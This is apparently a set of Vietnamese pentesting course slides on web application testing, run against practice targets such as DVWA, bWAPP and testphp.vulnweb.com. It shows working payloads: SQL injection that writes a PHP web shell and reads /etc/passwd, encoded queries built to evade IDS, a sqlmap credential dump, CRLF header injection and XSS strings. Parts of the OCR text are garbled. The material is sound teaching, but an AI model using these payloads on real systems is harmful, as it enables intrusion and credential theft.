
```
root@kali:~# dirsearch -u http://192.168.0.102/dvwa -e php
dirsearch v0.3.9
Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 6031
Error Log: /root/dirsearch/logs/errors-20-01-24_10-37-10.log
Target: http://192.168.0.102/dvwa

[10:37:11] Starting:
[10:37:13] 403 - 295B - /dvwa/.hta
[10:37:13] 403 - 306B - /dvwa/.htaccess-local
[10:37:13] 403 - 302B - /dvwa/.ht_wsr.txt
[10:37:13] 403 - 304B - /dvwa/.htaccess.BAK
[10:37:13] 403 - 304B - /dvwa/.htaccess-dev
[10:37:13] 403 - 306B - /dvwa/.htaccess-marco
[10:37:13] 403 - 305B - /dvwa/.htaccess.bak1
[10:37:13] 403 - 304B - /dvwa/.htaccess.old
[10:37:13] 403 - 304B - /dvwa/.htaccess.txt
[10:37:13] 403 - 306B - /dvwa/.htaccess_extra
[10:37:13] 403 - 305B - /dvwa/.htaccess.orig
[10:37:13] 403 - 305B - /dvwa/.htaccess.save
[10:37:13] 403 - 305B - /dvwa/.htaccess_orig
[10:37:13] 403 - 303B - /dvwa/.htaccess_sc
[10:37:13] 403 - 307B - /dvwa/.htaccess.sample
[10:37:13] 403 - 303B - /dvwa/.htaccessBAK
[10:37:13] 403 - 303B - /dvwa/.htaccessOLD
[10:37:13] 403 - 304B - /dvwa/.htaccessOLD2
[10:37:13] 403 - 299B - /dvwa/.htgroup
[10:37:13] 403 - 301B - /dvwa/.htaccess~
[10:37:13] 403 - 304B - /dvwa/.htpasswd-old
[10:37:13] 403 - 299B - /dvwa/.htusers
[10:37:13] 403 - 301B - /dvwa/.htpasswds
[10:37:13] 403 - 305B - /dvwa/.htpasswd_test
[10:37:16] 302 - 0B - /dvwa/about → login.php
[10:37:16] 302 - 0B - /dvwa/about.php → login.php
[10:37:24] 200 - 5KB - /dvwa/CHANGELOG
[10:37:24] 200 - 5KB - /dvwa/CHANGELOG.txt
```




Conduct Web Vulnerability Assessment

- ❑ Thực hiện đánh giá, dò quét các lỗ hổng bảo mật trên website
- ❑ Công cụ: Nessus, BurpSuite, IBM Security Qradar, Acunetix Web Vulnerability Scanner, Nexpose, Qualys, OpenVas...



Test for Parameter Tampering

- ❑ Tấn công giả mạo tham số (parameter tampering attack) được thực hiện nhằm thay đổi các tham số được trao đổi giữa client và server dựa trên việc khai thác lỗ hổng trong cơ chế đảm bảo tính toàn vẹn và kiểm tra tính logic
- ❑ Pentester thử thay đổi các phần tham số khác nhau trong URLs của website



Test for Parameter Tampering

- ❑ Kiểm tra các trường ẩn để tìm kiếm các thông tin nhạy cảm
- ❑ Thử view mã nguồn, thay đổi các thuộc tính ẩn và lưu lại HTML trên client-side và xem kết quả server xử lý các giá trị này


HTML Code

```
<form method="post"
  action="page.aspx">
  <input type="hidden" name=
    "PRICE" value="200.00">
  Product name: <input type=
    "text" name="product"
    value="example Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

Product Name

Product Price 200

[Submit](#)



Normal Request


`http://www.example.com/page.aspx?product=%20Shirt&price=200.00`

Attack Request

`http://www.example.com/page.aspx?product=%20Shirt&price=2.00`


Test for Directory Traversal

- ❑ Directory traversal cho phép pentester truy cập vào các thư mục bị hạn chế như mã nguồn, cấu hình, các tập tin hệ thống... và thực thi các câu lệnh trên máy chủ



Test for Unrestricted File Upload

- ❑ Thử upload các tập tin có chứa phần mở rộng hoặc kích thước không mong muốn.
- ❑ Kiểm tra xem việc xác minh định dạng hoặc kích thước tập tin được thực hiện ở client-side, server-side hay cả hai.
- ❑ Kiểm tra xem việc xác thực chỉ được thực hiện thông qua "Content-Type" trong HTTP request hay không.
- ❑ Kiểm tra xem việc tải tập tin lên có cần quyền phù hợp hay không.



HTTP Response Splitting/ CRLF Injection

- ❑ Kẻ tấn công thêm các dữ liệu (thường là CRLF) vào trong Header response dẫn tới việc response ban đầu bị chia tách thành 2 response và kẻ tấn công sẽ điều khiển response thứ 2

```
HTTP/1.1 302 Found
Content-Type: text/plain
Location: \r\n
Content-Type: text/html \r\n\r\n

<html><h1>hacked!</h1></html>
Content-Type: text/plain
Date: Thu, 13 Jun 2019 16:12:20 GMT
```

Injected HTTP response


```
HTTP/1.1 200 OK \r\n
Content-Encoding: gzip \r\n
Content-Type: text/html; charset=UTF-8 \r\n
Content-Length: 606 \r\n\r\n
```

```
<title>Hello World!</title>
```

Simple HTTP response

hacked

Content-Type: text/plain Date: Thu, 13 Jun 2019 16:12:20 GMT



HTTP Response Splitting/ CRLF Injection

- ❑ Kẻ tấn công thêm các dữ liệu (thường là CRLF) vào trong Header response dẫn tới việc response ban đầu bị chia tách thành 2 response và kẻ tấn công sẽ điều khiển response thứ 2

```
https://example.com/%0d%0aSet-Cookie%3A%20username%3D%3Cscript%3Ealert(%27hacked%27)%3C%2Fscript%3E
```

```
HTTP/1.1 200 OK
```

```
Location: profile \r\n
```

```
Set-Cookie: username=<script>alert('hacked')</script>
```


Basic Authentication Over HTTP

- ❑ Khi sử dụng Basic Authentication, thông tin người dùng sẽ được “encoded” thay vì “encrypted” và gửi qua HTTP header

Base64encode(Aladdin:open sesame) => QWxhZGRpbjpvcGVuIHNlc2FtZQ==
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==

- ❑ Pentester cần phải kiểm tra các thông tin xác thực được truyền qua HTTP hay HTTPS

```
$ curl -kis http://example.com/restricted/
```

```
HTTP/1.1 401 Authorization Required
```

```
Date: Fri, 01 Aug 2013 00:00:00 GMT
```

```
WWW-Authenticate: Basic realm="Restricted Area"
```

```
Accept-Ranges: bytes Vary:
```

```
Accept-Encoding Content-Length: 162
```

```
Content-Type: text/html
```

```
<html><head><title>401 Authorization Required</title></head>
```

```
<body bgcolor=white> <h1>401 Authorization Required</h1> Invalid login  
credentials! </body></html>
```

Sensitive Data Performed Over HTTP

- ❑ Sử dụng proxy để kiểm tra việc truyền thông tin xác thực dùng để đăng nhập, reset mật khẩu, thay đổi thông tin đăng nhập

```
<form action="http://example.com/login">  
  <label for="username">User:</label> <input type="text" id="username"  
  name="username" value=""/><br />  
  <label for="password">Password:</label> <input type="password"  
  id="password" name="password" value=""/>  
  <input type="submit" value="Login"/>  
</form>
```

- ❑ Nếu Cookie không được set "secure flag" thì ứng dụng web có thể truyền dưới dạng bản rõ => lộ session ID

```
https://secure.example.com/login  
  
POST /login HTTP/1.1  
Host: secure.example.com  
[...]  
Referer: https://secure.example.com/  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 188  
  
HTTP/1.1 302 Found  
Date: Tue, 03 Dec 2013 21:18:55 GMT  
Server: Apache  
Set-Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA; expires=Fri, 01-  
Jan-2014 00:00:00 GMT; path=/; domain=example.com; httponly  
Location: private/  
Content-Length: 0  
Content-Type: text/html
```

Default Credentials/Weak Lock Out Mechanism

- ❑ Thử sử dụng thông tin đăng nhập mặc định của các ứng dụng bằng cách sử dụng Search Engine
 - Thử mật khẩu mặc định
 - Thử đoán mật khẩu yếu
- ❑ Kiểm tra cơ chế khóa tài khoản để giảm thiểu bị tấn công brute force mật khẩu
 - Tuy nhiên các cơ chế khóa có thể dẫn tới DoS nếu attacker muốn khóa toàn bộ tài khoản người dùng
- ❑ Kiểm tra cơ chế mở khóa tài khoản => tài khoản sẽ được mở như thế nào?
 - Mở khóa bởi admin
 - Mở khóa sau 1 khoảng thời gian
 - Mở khóa thông qua các dịch vụ (như qua email đăng ký, phone)

Identify Entry Points for User Input

- ❑ Kiểm tra URL, HTTP header, query string parameters, POST data, cookie để xác định tất cả các trường cho phép nhập dữ liệu của người dùng
- ❑ Xác định các **HTTP header parameters** (User-agent, Referrer, Accept, Accept-Language, Host header) có thể được xử lý như user input
- ❑ Xác định các kỹ thuật URL encoding và các kỹ thuật mã hóa khác được sử dụng (vd:base64, SSL)
- ❑ Công cụ: Burpsuite, HttpPrint, WebScarab...


Map the Attack Surface

INFORMATION	ATTACK	INFORMATION	ATTACK
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

Test for SQL Injection Vulnerability

❑ Xác định “injection point” trong HTTP request:

- GET parameter
- POST parameter
- Cookies
- Host
- Referer
- User-Agent




❑ Thử thay đổi các tham số trong SQL query

- Sử dụng ` , ` , AND, OR, sql strings...

Test for SQL Injection Vulnerability

❑ Xác định “injection point” trong HTTP request:

- GET/POST parameter
- Cookies
- Host
- Referer
- User-Agent



❑ Thử thay đổi các tham số trong SQL query

- Sử dụng ` , ` , AND, OR, sql strings...
- Ví dụ:

<http://testphp.vulnweb.com/listproducts.php?cat=1'>

<http://testphp.vulnweb.com/artists.php?artist=1 AND 1=1>

Test for SQL Injection Vulnerability

- ❑ Thu thập thông tin về Cơ sở dữ liệu
 - Database names, version, OS, table name, column name, user credentials..
- ❑ Thử Insert, Update, Delete dữ liệu trong CSDL
- ❑ Thử tấn công DOS sử dụng SQL injection bằng cách gửi các truy vấn cực kỳ phức tạp, khai thác Buffer Overflow

```
froot@kali:~/Desktop# sqlmap -u "http://192.168.140.139/bWAPP/sqli_16.php" --cookie="PHPSESSID=9d942f4327321b4cc8a5fe27b5b78d7d; security_level=0" --data="login=test&password=test&form=submit" -D bWAPP -t users -C email,login,password --dump
```

Database: bWAPP

Table: users

[3 entries]

email	login	password
bwapp-aim@mailinator.com	A.I.M.	6885858486f31043e5839c735d99457f045affd0 (bug)
bwapp-bee@mailinator.com	bee	6885858486f31043e5839c735d99457f045affd0 (bug)
teck@teck.com	teck	a81745f1492f9a5aee752a0a97c77870a815fd10 (teck)

Test for SQL Injection Vulnerability

- ❑ Thử bypass cơ chế xác thực
- ❑ Thử các tấn công leo thang đặc quyền trên CSDL
- ❑ Truy cập các tập tin hệ thống và thực thi các câu lệnh điều khiển sử dụng các câu lệnh như **LOAD_FILE(), INTO OUTFILE()**...

Description	Query
Read file	SELECT LOAD_FILE('/etc/passwd')
DUMP PHP Shell	SELECT 'system(\$_GET['c']); ?>' INTO OUTFILE '/var/www/shell.php'
Dump to file	SELECT * FROM mytable INTO outfile '/tmp/somefile'
Read File Obfuscated	SELECT LOAD_FILE(0x633A5C626F6F742E696E69) <i>reads c:\boot.ini</i>

Evade IDS Detection

❑ Sử dụng các từ khóa, chuỗi hex tương đương, char encoding, obfuscated code thay thế.

- Thay **' OR 1=1** bằng **' OR 'john'='john'**
- Thay **-1' union select login,password from users-- a** bằng **-1' union select**
0x2d312720756e696f6e2073656c656374206c6f67696e2c70617373776f72642066726f6d2075736572732d2d2061 – a
- Tải files trong unions (string = "/etc/passwd") bằng **' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;**

❑ Sử dụng khoảng trắng (white spaces)

- Thử thêm hoặc xóa khoảng trắng trong các câu lệnh SQL
- Thử thêm các ký tự đặc biệt (tab, carriage return, linefeeds, /*...*/...)

UNION //SELECT/**/'/**/OR/**/1/**/=/**/1**

Manual Test for XSS Vulnerabilities

- ❑ Kiểm tra URLs – nhúng XSS payload vào URL
 - [www.actvn.edu.vn/squakmix/reflect.php?param=<script>alert\('xss!'\);</script>](http://www.actvn.edu.vn/squakmix/reflect.php?param=<script>alert('xss!');</script>)
- ❑ Kiểm tra các trường nhập dữ liệu của người dùng
- ❑ Kiểm tra user-agent header – Gửi XSS payload qua User-Agent header
- ❑ Sử dụng các kỹ thuật mã hóa, làm rối để vượt qua XSS filters



Insertion Successful

User Name testuser

Password

Comments <script>window.open('http://sg-srv-

Submit

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.2.13:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET /bwapp/bwapp/xss_user_agent.php HTTP/1.1

Host: 192.168.2.13

User-Agent: <script>alert('This is a buggy User-Agent')</script>

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.168.2.13/bwapp/bwapp/portal.php



